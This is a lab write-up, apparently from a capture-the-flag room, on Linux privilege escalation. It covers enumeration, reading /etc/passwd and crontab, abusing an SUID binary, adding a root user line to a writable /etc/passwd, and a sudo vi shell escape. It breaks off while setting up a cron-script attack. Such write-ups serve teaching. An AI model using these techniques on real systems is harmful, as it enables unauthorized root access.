Linux Privilege Escalation

Privilege Escalation is a practice. It mainly depends upon configuration done in the system that acts as a weakness to escalate the privileges.

These configurations can be of many types. For e.g.:

1. Weak credentials
2. Improper access management
3. Not following best practices, etc.


So, today or tonight we will see various methods to do privilege escalation in Linux.

Step 1: Enumerate the machine

Tools


1. LinEnum: https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

SSH into target machine




```
root@ip-10-10-15-118:~# ssh user3@$ip
The authenticity of host '10.10.251.106 (10.10.251.106)' can't be established.
ECDSA key fingerprint is SHA256:z779uy6zga16Ydh/GxyQkGuYtyHQ+G5YeL1MHE+VYdQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.251.106' (ECDSA) to the list of known hosts.
user3@10.10.251.106's password: 
```

What is the target's hostname?
Checking hostname:
Use command **hostname**:




```
user3@polobox:~$ hostname
polobox
user3@polobox:~$ 
```

Look at the output of /etc/passwd how many "user[x]" are there on the system?
Check number if users using **cat /etc/passwd**




```
user3@polobox:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/s
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/system
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/n
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bi
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:117:Light Display Manager:/var/lib/lightdm:/bin/false
```



```
lightdm:x:108:117:Light Display Manager:/var/lib/lightdm:/bin/false
ntp:x:109:119::/home/ntp:/bin/false
avahi:x:110:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
nm-openconnect:x:114:124:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/bin/false
nm-openvpn:x:115:125:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/bin/false
pulse:x:116:126:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:128:RealtimeKit,,,:/proc:/bin/false
saned:x:118:129::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
```

8 users are there present.


How many available shells are there on the system?
Using command: **cat /etc/shells**



```
user3@polobox:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
user3@polobox:~$ █
```

4 shells are available.


What is the name of the bash script that is set to run every 5 minutes by cron?
Using command: **cat /etc/crontab**



```
user3@polobox:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

autoscript.sh


What critical file has had its permissions changed to allow some users to write to it?



```
-rw-rw-r--   1 root  root     2694 Mar  6  2020 passwd
```


passwd

After running LinEnum we found a lot of info to answer the following questions:
What is the path of the file in user3's directory that stands out to you?




```
-rwsr-xr-x 1 root root 8392 Jun  4  2019 /home/user3/shell
```

Well "shell" is an SUID bit file, that means running it will run the script as a root user.




```
user3@polobox:~$ cd /home
user3@polobox:/home$ ls
user1  user2  user3  user4  user5  user6  user7  user8
user3@polobox:/home$ cd user3
user3@polobox:~$ ls
Desktop  Documents  Downloads  LinEnum.sh  Music  Pictures  Public  result.txt  shell  Templates  Videos
user3@polobox:~$ ./shell
You Can't Find Me
Welcome to Linux Lite 4.4 user3

Saturday 17 September 2022, 14:34:10
Memory Usage: 336/1991MB (16.88%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~#
```

Exploiting a writable /etc/passwd
We saw that /etc/passwd for writable. So, what we will do is, we create a new root user and get it listed in the /etc/passwd file.



```
new:$1$new$p7ptkEKU1HnaHpRtzNizS1:0:0:root:/root:/bin/bash
```

Now logging into this user:




```
user7@polobox:~$ su new
Password:
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Saturday 17 September 2022, 14:42:55
Memory Usage: 339/1991MB (17.03%)
Disk Usage: 6/217GB (3%)

root@polobox:/home/user7#
```

We are root.

Sudo -l


This command helps you to find commands which can be run as root without using the password.



```
user8@polobox:/home/user7$ sudo -l
Matching Defaults entries for user8 on polobox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user8 may run the following commands on polobox:
    (root) NOPASSWD: /usr/bin/vi
```


vi can be run as sudo without password.

I opened vi as sudo using “**sudo vi**” command and exit the file using “**:!sh**” as shown below.



```
~
~
~
~
~                              VIM - Vi IMproved
~
~                               version 8.0.1453
~                           by Bram Moolenaar et al.
~            Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                  Vim is open source and freely distributable
~
~                          Become a registered Vim user!
~                 type  :help register<Enter>   for information
~
~                 type  :q<Enter>               to exit
~                 type  :help<Enter>  or  <F1>  for on-line help
~                 type  :help version8<Enter>   for version info
~
~                          Running in Vi compatible mode
~                 type  :set nocp<Enter>        for Vim defaults
~                 type  :help cp-default<Enter> for info on this
~
~
~
~
~
:!sh
```

Upon exit it will redirect you to a shell:



```
Press ENTER or type command to continue
user8@polobox:/home/user7$ sudo vi

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Now you are root.


Exploiting using Crontab
The Cron daemons are process that run commands at specific dates and times which helps us to schedule activities. We can create a crontab file containing commands and instructions that will be executed by Cron daemon.

How to view active Cronjobs.
We can use the command "**cat /etc/crontab**" to view what cron jobs are scheduled.

Understanding syntax of Cronjob
Cronjobs exist in a certain format, being able to read that format is important if you want to exploit a cron job.
# = ID
m = Minute
h = Hour
dom = Day of the month
mon = Month
dow = Day of the week
user = What user the command will run as
command = What command should be run
* = All
For Example,

#	m	h	dom	mon	dow	user	command
15	*	1	*	*	*	root	cd / && run-parts --report /etc/cron.hourly


How can we exploit this?
We know from our LinEnum scan, that the file autoscript.sh, on user4's Desktop is scheduled to run every five minutes.



```
user3@polobox:~$ ./LinEnum.sh | grep auto
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
```

It is owned by root, meaning that it will run with root privileges, despite the fact that we can write to this file. The task then is to create a command that will return a shell and paste it in this file. When the file runs again in five minutes the shell will be running as root.


What directory is the "autoscript.sh" under?



```
user4@polobox:/home/user3$ cat /etc/crontab
